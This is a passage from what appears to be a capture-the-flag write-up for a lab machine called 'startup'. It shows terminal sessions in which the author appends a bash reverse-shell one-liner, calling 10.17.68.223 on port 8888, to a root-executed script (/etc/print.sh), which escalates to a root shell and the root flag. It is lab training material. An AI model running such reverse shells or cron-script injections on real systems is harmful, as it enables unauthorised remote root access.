sh -i >& /dev/udp/10.17.68.223/8888 0>&1
lennie@startup:~/scripts$ echo 'bash -i >& /dev/tcp/10.17.68.223/8888 0>&1' >> /etc/print.sh
<cho 'bash -i >& /dev/tcp/10.17.68.223/8888 0>&1' >> /etc/print.sh
```

added a reverse shell in /etc/print.sh which will be called as root user and then we will get another reverse shell as root.

```
lennie@startup:~/scripts$ ./planner.sh
./planner.sh
./planner.sh: line 2: /home/lennie/scripts/startup_list.txt: Permission denied
```

okkkkk!!!

```
root@startup:~# ls -al
ls -al
total 28
drwx------  4 root root 4096 Nov 12  2020 .
drwxr-xr-x 25 root root 4096 Sep 11 13:46 ..
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwxr-xr-x  2 root root 4096 Nov 12  2020 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   38 Nov 12  2020 root.txt
drwx------  2 root root 4096 Nov 12  2020 .ssh
root@startup:~#
```

got root flag!!!